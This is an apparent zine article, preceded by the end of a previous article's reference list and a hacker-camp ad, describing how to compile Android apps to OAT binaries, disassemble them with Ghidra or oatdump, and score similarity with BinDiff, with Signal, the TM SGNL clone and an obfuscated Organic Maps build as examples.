The method is generic in concept and can be abused on the simplest of programs, but its potential, effectiveness and practical implementation are highly context dependent. This article summarizes every aspect of this method I saw worth analyzing.

There might be more to it - which I will be happy to hear and discuss.

8 References

[1] The advanced return-into-lib(c) exploits
Nergal - https://phrack.org/issues/58/4

[2] Getting around non-executable stack (and fix)
Solar Designer - https://seclists.org/bugtraq/1997/Aug/63

[3] one_gadget
david942j - https://github.com/david942j/one_gadget

[4] ASLRn't: How memory alignment broke library ASLR
zolutal - https://blog.zolutal.io/aslrnt/

[5] ASLR test fails in Ubuntu 22.10
https://bugs.launchpad.net/ubuntu-kernel-tests/+bug/1983357

[6] The never ending problems of local ASLR holes in Linux
Blaze Labs - https://www.blazeinfosec.com/post/never-ending-problems-aslr-linux/


toorcamp
THE AMERICAN HACKER CAMP
• Talks
• Workshops
• Contests
• Villages
• Friends
• s'mores
toorcamp.org
Orcas Island, WA
JUNE 24-28, 2026
@ToorCon

Back to the Binary: Revisiting Similarities of Android Apps

AUTHOR: TU Wien
Jakob Bleier & Martina Lindorfer|
{jakob | martina } [at] seclab.wien

Table of Contents

0 - A Bit of Context

The sky above the port was the color of a mobile phone, stuck in a boot loop.

It's been 13 years since "Similarities for Fun and Profit [0]," aka Elsim, was published in April 2012. Python 2.7 was still supported, Android 4.1 wasn't released yet, and it would take another 2 years until a libstagefright bug would get its very own shiny logo. Heck, even Google Code was still around!

Things changed, and herein lies our challenge: Code-based Android app similarity is not working (in 2025). The original Elsim code presented by Pouik and G0rfi3ld has seen major changes and improvements over the years, but unfortunately the updated version vanished (worry not, we saved a copy [1], tho we're still tracking down some dependencies). Alternative approaches were developed, but even if they have public descriptions and published code, they lack the generality of Elsim.

Similarities between apps are still interesting: Detecting malware is one use case. Finding suspicious copies of apps is another. A fast similarity tool can help you find cloned apps and get you started on finding license violations, impostors, or trojans. With similarities there's also the possibility of clustering apps to find "families". Allegedly the biggest app store for Android uses machine learning to detect outliers [2]: Apps that should be similar are compared, and outliers investigated. For example, if most apps providing control over the Flashlight don't request access to your contact list, the few that do are worth taking a closer look at.

But what is similarity anyway? Android apps can be easily downloaded [3], unpacked, changed, and repackaged. The presentation of an app, its icon and styling, are easy to change. So instead of relying on these properties, we want to use the code to reason whether apps are similar, ideally based on what they do, but this leads us very close to unsolvable problems. Imagine we want to be exact and see how many properties are shared between two apps: We'd need to define those properties and check if an app has them. For declared permissions, this is trivial. An app should not be able to access contact information without declaring the permission. If it actually has a particular property, it is, generally speaking, undecidable: Imagine we replace the call to get contact information with an infinite loop.

Voila, we are trying to solve the Halting problem.

So, instead of requiring similarity to represent what exactly apps do, we want to have an approximation of whether their code is similar. And while Android changed in ways that threw some convenient assumptions overboard, it also provided us with new opportunities.

To understand why Android works the way it does in 2025, we'll travel a bit back in time and see how it used to work, what problems it had, and how they were solved. With this, we'll revisit the state of the art for similarities and then present a new approach to working with apps, treating them as binaries instead of bytecode. A good PoC can't be missing, so we show how to do what Elsim did by using our binary trickery: scoring the similarity of an app from zero to one based on code.


TL;DR: We'll show how to turn APKs into binary ELF files and use those to calculate similarities between apps, such as Signal and TM SGNL, using BinDiff. Since this requires BinExport files and disassembly, it can take hours to analyze modern apps. We also provide a PoC to bring this down to minutes, which, for now, has a side effect of making BinDiff slower than it should be.

1 - A Bit of History

And you may find yourself inside an Android Runtime.
And you may ask yourself - Well ... How did I get here?


It's 2008. The HTC Dream has just been released with a whopping 528 MHz Processor and 192Mb of RAM. Java was chosen to be the language used to program Android apps. People know Java. People already programmed apps for mobile devices in Java ME, so it was brought to Android. Instead of using the stack-based Java Virtual Machine (JVM), the register-based Dalvik Virtual Machine (DVM) found its way into Android. The dalvikvm executable aimed at having a smaller memory footprint than the jvm, and Dalvik bytecode is easy to transpile from Java bytecode. It differs in some specifications that surely will not come back to bite us `:)`.

For app developers this meant they could write Java code using the Android Software Development Kit (SDK) that would take the Java source code, compile it with a Java compiler like javac to Java bytecode, run Java-based plugins for optimizations and obfuscations (such as ProGuard), and then invoke the Dalvik compiler dx to create Dalvik Executable (.dex) files. The popular plugin ProGuard renamed method and class identifiers, creating a mapping.txt file that the developer can use to make sense of error information, such as stack traces. The .dex files were bundled in an Android Package (APK) zip, which in turn was distributed to devices, where the dalvikvm interprets the apps' code. Android provided a re-implementation of standard Java libraries, which also kept some lawyers busy.




It's 2010. The Nexus One puts a 1Ghz processor, 512MB of RAM, and 512MB Storage into people's pockets. Apps need to go fast, and the dalvikvm implemented Just-In-Time (JIT) compilation of Dalvik to machine code. Another executable, dexopt, prepares an app's DEX code for this by saving it as an ODEX file, containing optimized DEX code.

For some code, this is not fast enough. The Native Development Kit (NDK) allows developers to include libraries written in C and C++ in their apps. The Java Native Interface (JNI) allows this code to be called, allowing bundling of optimized libraries.




It's 2014. The Nexus 6 has a processor with not just one but four 2.7GHz cores and 3 GB of RAM. Its 32GB of storage allows for much more code to be stored, and so the JIT compilation is replaced by a complete Ahead-Of-Time (AOT) compilation. ODEX files no longer contain Dalvik code. They contain binary code and become OAT (allegedly "of-ahead-time") files. This compilation adds another layer of optimizations, a fact that will come back in Section 3.4. We will call the binary ODEX files OAT instead of ODEX, but they still use the file ending .odex. They are technically ELF shared objects with some additional metadata, but they are meant to only run with the Android Runtime (ART). It replaces the dalvikvm and can handle oat files.

On the developers' side, the pipeline of javac-to-plugins-to-dx also sees changes: Jack and Jill replace the whole stack, unifying compilation and optimizations. Android apps are fast(er).



It's 2017. The Xperia XZ1 has eight 2.3GHz cores and 4GB RAM. Lessons were learned. First, getting rid of the Java compiler is rolled back and instead ProGuard's functionality is included in the R8/D8 compiler suite that consumes Java bytecode. Kotlin is added as the preferred language. It also turned out that compiling all of an app's code during installation can take a while, even with all those cores available. And, of course, all apps have to be recompiled after system updates, which eats performance like Android codename snacks. JIT is re-introduced, and profile-based compilation is added. The compilation profiles track per app which methods should be compiled ahead-of time, for example, after a system update. This saves resources.



2 - A Bit of the Current State

What's in a name? An APK by any other name would smell of Java still.

2.1 - Building Android Apps and "Obfuscation"

While ProGuard is not new, its obfuscation capacities in the Android SDK are limited to renaming identifiers of classes, methods, and fields. If an app crashes and the stack trace is collected, this renaming would make it inconvenient to debug, so a mapping.txt is created for the developer to translate the "obfuscated" names back to the original ones. Sadly, we can't find this in an APK, and if renaming took place, we can't trust the class and method identifiers.

In some cases, this renaming should not be applied, for example, when reflection is used to dynamically refer to a class by its name. This can happen when Java/Kotlin code is called from native libraries. Since the NDK and D8/R8 are mostly unaware of each other's internals, these names must stay the same. Developers can exclude identifiers from renaming with the appropriate entries in the ProGuard configuration.

In addition to ProGuard, the full capabilities of the R8 compiler further aggressively optimize the code, which means two things: First, unused (or "dead") code is removed from the app. This mainly affects libraries as they can provide much more functionality in their precompiled .jar file than an app uses. Second, methods can disappear due to inlining. If the compiler can verify that a method is only ever called at specific places, it can decide not to call the method from these places, but instead include the target methods code where it would be called. This reduces the number of unique methods (which is limited per DEX file!) and allows for additional optimizations.

While renaming and compiler optimizations are not actual obfuscation, the official docs called it such until very recently [4].

Shoutout to whoever finally removed the example config of two lines containing two unrelated bugs that would stop compilation, it's been bugging us for a couple years.

2.2 - Similarity-Calculating Tools

Some tools for app similarity calculation are unusable when class and method identifiers are changed. SimiDroid [5] uses names to match methods and then compares their instructions, classifying them as full, partial, or non-matches. The ratio of the resulting sets is then used to calculate an overall similarity.

Diffuse [6] also uses method names for matches and could use mapping.txt files to account for obfuscation. Unfortunately, only developers have those, but we'd like to compare any APKs we can get our hands on, sources be damned.

Dexofuzzy [7] implements a fuzzy hash based on code that is robust against small changes but not against structural ones -- eliminating large parts of dead library code or inlining many methods results in entirely different hashes.

Finally, Elsim [0] uses Normalized Compression Distance (NCD) to provide a "rip-off indicator." It was still available when we started looking at this topic but had trouble analyzing bigger apps. In some cases, we had to stop the comparison after multiple days without a result.

We pushed some optimizations, but it still was too slow to analyze modern apps with hundreds of thousands of methods.

Various approaches are described in academia, but since they do not provide a PoC, they can Give Time For Others. In practice, the standard Android SDK optimizations are indistinguishable from obfuscations for available similarity tools.

2.3 - Dalvik is the Limit

The trouble with analyzing Android apps is that we must deal with Dalvik bytecode. Since it effectively exists only in the Android ecosystem, any tools and techniques will need to be adjusted specifically for it.

(Shoutout to Androguard development picking up after a dry spell!)

To avoid maintaining special Dalvik tooling, some tools opt to transpile Dalvik bytecode into a form usable by tools with a larger audience, such as dex2jar used by SootUP [8]. Its predecessor, Soot, is used by SimiDroid.

Unfortunately, Dalvik is not Java. It has a hard limitation on the number of identifiers in a single DEX file, so tools need to be able to merge those. It's no big deal nowadays. However, Dalvik does not impose an upper limit on the number of instructions in a method, so if it is lifted to Java bytecode, certain functions must be split because they contain more than 65536 bytes, which Java bytecode forbids. This was an open issue that crashes Soot (and thus SimiDroid) and, for a while, caused SootUP to skip analyzing a method. While the upstream dex2jar has fixed the issue [17], SootUP removed this dependency and integration is left as an exercise to the reader. Also, there might still be a way to break analysis with large methods `:)`.

2.4 - Summary and Back to Binary

To summarize, tools to compute similarity don't work well with modern Android apps. Optimizations are having an overly obfuscating effect, and Dalvik-based tools have trouble keeping up to date. So what are our options? What do other fields do to meet their similarity needs? Turns out: BinDiff is forever [9] (and now open source!). Let's leave Dalvik be and compile apps to their binary OAT version using the ARTs ahead-of-time compilation. Since these binaries are valid ELF files, we can feed them to a disassembler, create a BinExport [13] file, and then feed it further to halvarflake's friendly neighborhood diffing tool based on graph-isomorphism [10].

3 - A Bit of Examples

What is a function? A miserable little pile of bytes.

Let's go over some questions you might have by now. We've tried all this on a Pixel 8 hardware phone running Android 15 (BP1A.250305.019) just to show off this works on real devices, but an emulator works just as well. Since the system owns the system-generated OAT files, we need root to access them. Our test app will be Organic Maps [11] (version 2025.05.20-5-FDroid).

3.1 - How Does the ART Compile an App's Code Ahead-of-Time?

The ART is supposed to run AOT compilation during installation, and dex2oat is part of the art, so let's start logcat with `adb logcat artd:I *:S` and install an app.

```
$ adb install app.organicmaps.apk
Performing Streamed Install
Success
```

In the logcat output, we see the complete invocation of dex2oat:

```
$ adb logcat artd:I *:S # formatted for convenience
[...]
02-29 13:37:42.123  6074  6074 I artd    : Running dex2oat:
/apex/com.android.art/bin/art_exec --drop-capabilities
--set-task-profile=Dex2OatBootComplete --set-priority=background
--keep-fds=6:7:8:9:10:11 --
  /apex/com.android.art/bin/dex2oat64
    --zip-fd=6 --zip-location=/data/app/[...]/base.apk
    --oat-fd=7 --oat-location=/data/app/[...]/oat/arm64/base.odex
    --output-vdex-fd=8 --swap-fd=9 --class-loader-context-fds=10:11
    --class-loader-context=PCL[]{PCL[...]}
    --classpath-dir=/data/app/[...] --instruction-set=arm64
    --instruction-set-features=default
    --instruction-set-variant=cortex-a55
      --compiler-filter=verify
    --compilation-reason=install --compact-dex-level=none
    --max-image-block-size=524288 --resolve-startup-const-strings=true
    --generate-mini-debug-info --runtime-arg -Xtarget-sdk-version:35
    --runtime-arg -Xhidden-api-policy:enabled --cpu-set=0,1,2,3,4,5,6,7,8
    -j8 --runtime-arg -Xms64m --runtime-arg -Xmx512m
    --comments=app-name:app.organicmaps,[...]
```

There's a lot in there, and `dex2oat --help` makes for a lovely afternoon read. But we'd like to point out some interesting things. The obvious one is that it's just a binary that we can call ourselves. Sure, there is some trickery with file descriptors, but the flag `--dex-file` accepts a DEX, JAR, or APK. Second, the flag `--compiler-filter` is used to verify the code, creating the .vdex file. It also accepts 'everything', which is nothing more than the full-AOT mode of Android 7 and 8.

Because the system didn't use a profile for this compilation, the resulting odex is quite small (65K).

```
$ adb shell pm path app.organicmaps
package:/data/app/~~ICLdeF7FOXIe1b9MxToZGQ==/app.organicmaps-2xFay0QEb95pHRC
_k_T1gA==/base.apk
$ adb shell ls -lah
/data/app/~~ICLdeF7FOXIe1b9MxToZGQ==/app.organicmaps-2xFay0QEb95pHRC_k_T1gA=
=/oat/arm64/base.odex
-rw-r--r-- 1 system all_a306 65K 2025-02-29 13:37
/data/app/~~ICLdeF7FOXIe1b9MxToZGQ==/app.organicmaps-2xFay0QEb95pHRC_k_T1gA=
=/oat/arm64/base.odex
```

3.2 - How Can We Compile an App's Code Fully Ahead-of-Time?

We could run dex2oat ourselves, recreating the invocation as closely as possible. Fortunately we don't have to deal with this, and can instead ask Android nicely to do it for us. The package manager `pm` will do it:

```
$ adb shell pm compile -m everything app.organicmaps
Success
```

Looking at the logs, we see a very similar invocation, but now the compiler filter has been set to 'everything':

```
$ adb logcat artd:I *:S # formatted for convenience
[...]
02-29 15:51:15.515  6074  6583 I artd    : Running dex2oat:
/apex/com.android.art/bin/art_exec --drop-capabilities
--set-task-profile=Dex2OatBootComplete --set-priority=background
--keep-fds=6:7:8:9:10:11:12 --
  /apex/com.android.art/bin/dex2oat64
    --zip-fd=6 -zip-location=/data/app/[...]/base.apk
    --oat-fd=7 --oat-location=/data/app/[...]/oat/arm64/base.odex
    --output-vdex-fd=8 --swap-fd=9 --class-loader-context-fds=10:11
    --class-loader-context=PCL[]{PCL[...]}
    --classpath-dir=/data/app/[...] --input-vdex-fd=12
    --instruction-set=arm64 --instruction-set-features=default
    --instruction-set-variant=cortex-a55
      --compiler-filter=everything
    --compilation-reason=cmdline --compact-dex-level=none
    --max-image-block-size=524288 --resolve-startup-const-strings=true
    --generate-mini-debug-info --runtime-arg -Xtarget-sdk-version:35
    --runtime-arg -Xhidden-api-policy:enabled --cpu-set=0,1,2,3,4,5,6,7,8
    -j8 --runtime-arg -Xms64m --runtime-arg -Xmx512m
    --comments=app-name:app.organicmaps,[...]
```

And indeed, the odex now contains a lot more binary code:

```
$ adb shell ls -lah
/data/app/~~ICLdeF7FOXIe1b9MxToZGQ==/app.organicmaps-2xFay0QEb95pHRC_k_T1gA=
=/oat/arm64/base.odex
-rw-r--r-- 1 system all_a306 14M 2025-02-29 15:51
/data/app/~~ICLdeF7FOXIe1b9MxToZGQ==/app.organicmaps-2xFay0QEb95pHRC_k_T1gA=
=/oat/arm64/base.odex
```

Pull the file from your (virtual) device and you are ready to go! We'll save our example as `app.organicmaps.odex`.

3.3 - How Can We Disassemble OAT Files?

It's an ELF! Throw it in your favorite disassembler. They all do reasonably well, we checked by looking at the function boundaries [12]!

```
$ file app.organicmaps.odex
oats/PXL8_everything/app.organicmaps.odex: ELF 64-bit LSB shared object,
ARM aarch64, version 1 (GNU/Linux), dynamically linked, stripped
```

We use Ghidra 11.0.3 because it supports the BinExport [13] plugin and is freely available. We provide a script to do this headlessly, but using the GUI works just as well.

```
$ ./ghidra_headless_binexport.sh app.organicmaps.odex
app.organicmaps.odex.BinExport
[...]
      Total Time   75 secs
[...]
```

Not bad, let's try this with a more complex app like Signal [14]:

```
$ ./ghidra_headless_binexport.sh org.thoughtcrime.securesms.odex
org.thoughtcrime.securesms.odex.BinExport
[...]
    Total Time   2642 secs
[...]
```

Well, this is hardly ideal. Taking almost an hour to prepare an app will not scale, even though we need to disassemble each OAT file we want to compare only once. In the script we already included some speedups, like disabling the GCCExceptionAnalyzer, which takes time but in our case is pointless, since the OAT file has never seen GCC. But modern apps are ridiculously big.

The Signal app has around 500k Dalvik methods alone, not counting native libraries. Its Linux app has around 40k, including all dynamically loaded libraries such as glibc. No wonder it takes almost an hour to analyze the OAT.

Fortunately, Android provides another way to see the disassembly with the oatdump utility. Similar to objdump, it displays information from oat files in human-readable form. It is fast but produces a lot of output. We can get almost all information we could need like this:

```
$ adb shell oatdump --oat-file=/data/app/~~ICLdeF7FOXIe1b9MxToZGQ==/\
app.organicmaps-2xFay0QEb95pHRC_k_T1gA==/oat/arm64/base.odex \
> app.organicmaps.odex.oatdump
$ cat app.organicmaps.odex.oatdump
[...]
  3: double app.organicmaps.util.LocationUtils.correctAngle(double, double)
(dex_method_idx=27942)
    DEX CODE:
      0x0000: 1400 0400 0000            | const v0, #+4
      0x0003: 1401 0100 0000            | const v1, #+1
      0x0006: 9000 0001                 | add-int v0, v0, v1
      0x0008: 9400 0001                 | rem-int v0, v0, v1
      0x000a: 3c00 0500                 | if-gtz v0, +5
      0x000c: 2a00 1200 0000            | goto/32 +18
      0x000f: cb53                      | add-double/2addr v3, v5
      0x0010: 1805 182d 4454 fb21 1940  | const-wide v5, \
#+4618760256179416344
      0x0015: cf53                      | rem-double/2addr v3, v5
      0x0016: 1600 0000                 | const-wide/16 v0, #+0
      0x0018: 3002 0300                 | cmpg-double v2, v3, v0
      0x001a: 3b02 0300                 | if-gez v2, +3
      0x001c: cb53                      | add-double/2addr v3, v5
      0x001d: 1003                      | return-wide v3
      0x001e: 2a00 f1ff ffff            | goto/32 -15
[...]
    CODE: (code_offset=0x00816520 size=92)...
      0x00816520: d1400bf0  sub x16, sp, #0x2000 (8192)
      0x00816524: b940021f  ldr wzr, [x16]
        StackMap[0] (native_pc=0x812528, dex_pc=0x0, register_mask=0x0, \
stack_mask=0b)
      0x00816528: f81e0fe0  str x0, [sp, #-32]!
      0x0081652c: f9000ffe  str lr, [sp, #24]
      0x00816530: fd000be8  str d8, [sp, #16]
      0x00816534: f94002b5  ldr x21, [x21]
        StackMap[1] (native_pc=0x812538, dex_pc=0x0, register_mask=0x0, \
stack_mask=0b)
      0x00816538: 5c0001e8  ldr d8, pc+60 (addr 0x00816574) (6.28319)
      0x0081653c: 1e612800  fadd d0, d0, d1
      0x00816540: 1e604101  fmov d1, d8
      0x00816544: f942027e  ldr lr, [tr, #1024] ; pFmod
      0x00816548: d63f03c0  blr lr
      0x0081654c: 1e602008  fcmp d0, #0.0
      0x00816550: 1a9f37e0  cset w0, hs
      0x00816554: 1e682801  fadd d1, d0, d8
      0x00816558: 7100001f  cmp w0, #0x0 (0)
      0x0081655c: 1e611c00  fcsel d0, d0, d1, ne
      0x00816560: fd400be8  ldr d8, [sp, #16]
      0x00816564: f9400ffe  ldr lr, [sp, #24]
      0x00816568: 910083ff  add sp, sp, #0x20 (32)
      0x0081656c: d65f03c0  ret
      0x00816570: 5800007f  ldr xzr, pc+12 (addr 0x0081657c) \
(0xd1400bf0006c564f / -3368679395845974449)
      0x00816574: 54442d18  unallocated (Unallocated)
      0x00816578: 401921fb  unallocated (Unallocated)
```

We say it contains almost all information because the output refers to the code_offset relative to the oatdata section in the OAT file. To get this offset, we can use readelf:

```
$ adb shell readelf -s /data/app/~~ICLdeF7FOXIe1b9MxToZGQ==/\
app.organicmaps-2xFay0QEb95pHRC_k_T1gA==/oat/arm64/base.odex \
| grep 'oatdata$'
     1: 0000000000000658 2865576 OBJECT  GLOBAL DEFAULT    5 oatdata
```

Now we know we need to add 0x658 to the addresses in the oatdump output. If we want to compare it directly to Ghidra's output, we also need to add 0x100000 unless Ghidra used a different base address.

3.4 - Wait, Where Did the Arithmetic Go?

Eagle-eyed readers might have noticed some dummy arithmetic operations in the Dalvik code, with a goto instruction at the end, that seemingly vanished during compilation. We're sorry we were not completely honest. We did not use the regular build of Organic Maps, but instead a version that was repackaged with ObfuscAPK [15], using the "ArtithmeticBranch" obfuscation. This adds a branch at the beginning of each method with an arithmetic expression that always resolves to the same code being executed.

The ART helpfully removed this obfuscation as part of its optimizations. This means we get some free normalization of code along the way, as a treat! Not enough to deal with advanced techniques, but enough to make a difference.

To compare the same method without obfuscations, here's another oatdump of the original Organic Maps app:

```
$ cat app.organicmaps_unobfuscated.odex.oatdump
[...]
  3: double app.organicmaps.util.LocationUtils.correctAngle(double, double)
(dex_method_idx=27942)
    DEX CODE:
      0x0000: cb53                      | add-double/2addr v3, v5
      0x0001: 1805 182d 4454 fb21 1940  | const-wide v5, \
#+4618760256179416344
      0x0006: cf53                      | rem-double/2addr v3, v5
      0x0007: 1600 0000                 | const-wide/fix16 v0, #+0
      0x0009: 3002 0300                 | cmpg-double v2, v3, v0
      0x000b: 3b02 0300                 | if-gez v2, +3
      0x000d: cb53                      | add-double/2addr v3, v5
      0x000e: 1003                      | return-wide v3
[...]
    CODE: (code_offset=0x00953118 size=92)...
      0x00953118: d1400bf0  sub x16, sp, #0x2000 (8192)
      0x0095311c: b940021f  ldr wzr, [x16]
        StackMap[0] (native_pc=0x953120, dex_pc=0x0, register_mask=0x0, \
stack_mask=0b)
      0x00953120: f81e0fe0  str x0, [sp, #-32]!
      0x00953124: f9000ffe  str lr, [sp, #24]
      0x00953128: fd000be8  str d8, [sp, #16]
      0x0095312c: f94002b5  ldr x21, [x21]
        StackMap[1] (native_pc=0x953130, dex_pc=0x0, register_mask=0x0, \
stack_mask=0b)
      0x00953130: 5c0001e8  ldr d8, pc+60 (addr 0x95316c) (6.28319)
      0x00953134: 1e612800  fadd d0, d0, d1
      0x00953138: 1e604101  fmov d1, d8
      0x0095313c: f9420a7e  ldr lr, [tr, #1040] ; pFmod
      0x00953140: d63f03c0  blr lr
      0x00953144: 1e602008  fcmp d0, #0.0
      0x00953148: 1a9f37e0  cset w0, hs
      0x0095314c: 1e682801  fadd d1, d0, d8
      0x00953150: 7100001f  cmp w0, #0x0 (0)
      0x00953154: 1e611c00  fcsel d0, d0, d1, ne
      0x00953158: fd400be8  ldr d8, [sp, #16]
      0x0095315c: f9400ffe  ldr lr, [sp, #24]
      0x00953160: 910083ff  add sp, sp, #0x20 (32)
      0x00953164: d65f03c0  ret
      0x00953168: 5800007f  ldr xzr, pc+12 (addr 0x953174) \
(0xd1400bf00077d5ba / -3368679395845220934)
      0x0095316c: 54442d18  unallocated (Unallocated)
      0x00953170: 401921fb  unallocated (Unallocated)
[...]
```

As you can see, the resulting binary code is the same, modulo offsets. Simple code-based obfuscations, such as dead code, are eliminated during the creation of the .odex file. The power of the optimizing compiler compels thee, binary!

3.5 - Cool, Anything Else?

sigh So why do we need root to access the .odex file? It's because it is typically compiled based on profiles, and those essentially register usage patterns.

Imagine an app containing a method called `buy_drugs_and_do_crime`.

- F. K.

If a method ends up in a profile, it means it's been called often enough to be considered for AOT compilation. And if it's in the profile, then it ends up in the odex as binary code. Reading the odex would leak the information which methods are called often, so Android tries to protect it. If you find a way to read this nevertheless, especially from another app, congratulations: this might earn you a bounty and/or spying^W information gathering capabilities.

4 - A Bit of Putting the Bits Together

YES ... HA HA HA ... YES!

Now that we can create BinExport files from oat files, which contain the executed machine code of an app's Dalvik code, we can calculate similarities!

We prepared a couple of applications to demonstrate results. We will use Organic Maps (app.organicmaps) as a smaller baseline and Signal (org.thoughtcrime.securesms) as a complex, real-world application. We prepared the latter in a couple versions: 2.42.2, 2.32.2, 2.22.2, 2.12.2, and 2.2.4. The oldest version is from Summer 2024, one year ago, and we chose it because it is the basis for the leaked TeleMessage (TM) SNGL app's source code. It's an unofficial clone of Signal with added functionality to save messages centrally and was used by White House staff in early 2025. We used the source [16] to build a release version and compare it with our approach to the OG Signal app.

```
1. org.tm.archive_7.2.4.2.apk
  (release build of leaked TM SGNL app)
2. org.thoughtcrime.securesms_7.2.4.apk
  (Signal version closest in source code to TM SGNAL app)
3. org.thoughtcrime.securesms_7.12.2.apk
4. org.thoughtcrime.securesms_7.22.2.apk
5. org.thoughtcrime.securesms_7.32.2.apk
6. org.thoughtcrime.securesms_7.42.2.apk
  (Different version of Signal)
7. app.organicmaps_25052005_orig.apk
  (Organic Maps)
8. app.organicmaps_25052005_obfuscated.apk
  (Repackaged using ObfuscAPK's ArithmeticBranch pass)
```

We downloaded the Organic Maps app from F-Droid and repackaged it ourselves. The TM SGNL app we built from source in a release configuration and downloaded the historic Signal versions from apkmirror.com because the official GitHub and website didn't offer such old versions of the app. We then created BinExport files for all OATs and present the results of the full cross-comparison below. All confidence scores were above 98%.

```
          ,-org.tm.archive_7.2.4.2
|    | 1./      ,-org.thoughtcrime.securesms_7.2.4
| 2. | 88% | 2./      ,-org.thoughtcrime.securesms_7.12.2
| 3. | 80% | 88% | 3./      ,-org.thoughtcrime.securesms_7.22.2
| 4. | 77% | 84% | 91% | 4./      ,-org.thoughtcrime.securesms_7.32.2
| 5. | 71% | 78% | 84% | 89% | 5./
| 6. | 69% | 76% | 81% | 86% | 94% | 6. -org.thoughtcrime.securesms_7.42.2
```

Two clear outcomes of this cross-comparison of app versions are visible: Versions that are closer also show, unsurprisingly, a higher similarity score. The similarity is also high between the app clone TM SIGNL and Signal, even though additional functionality was added that allows for "archiving" messages. This also holds for app versions close to the version used as basis for our TM SGNL build.

No table is needed for comparing Organic Maps to Signal versions: Any version of Signal scores only 6% similarity with Organic Maps. The confidence plummets as well to less than 30%.

However, BinDiff reports a similarity of 85% with a confidence of 98% for the original and obfuscated versions of Organic Maps.

5 - A Bit of an Outlook

Warning: API levels rising.

Creating BinExport files takes a long time for complex apps and if a use case like clustering is the goal, we're looking at days of preprocessing.

As mentioned, the oatdump output contains many details about the binary code, and we started working on a proof-of-concept binexport2oatdump tool, included in this submission.

The idea is simple: use the presented commands to compile an APK to an OAT file (takes seconds), run oatdump (takes seconds), parse the output (takes about a minute, they are large), and then just create a BinExport protobuf (protocol buffer) file, containing all disassembly information one would need Ghidra for.

We implemented this as a Python script that can utilize all the information oatdump provides to speed up the preprocessing step. We have exact function boundaries with mnemonics and resolved branch targets if they are known at compile time. We can parse the Dalvik code to create the call graph instead of trying to reverse it from the binary information.

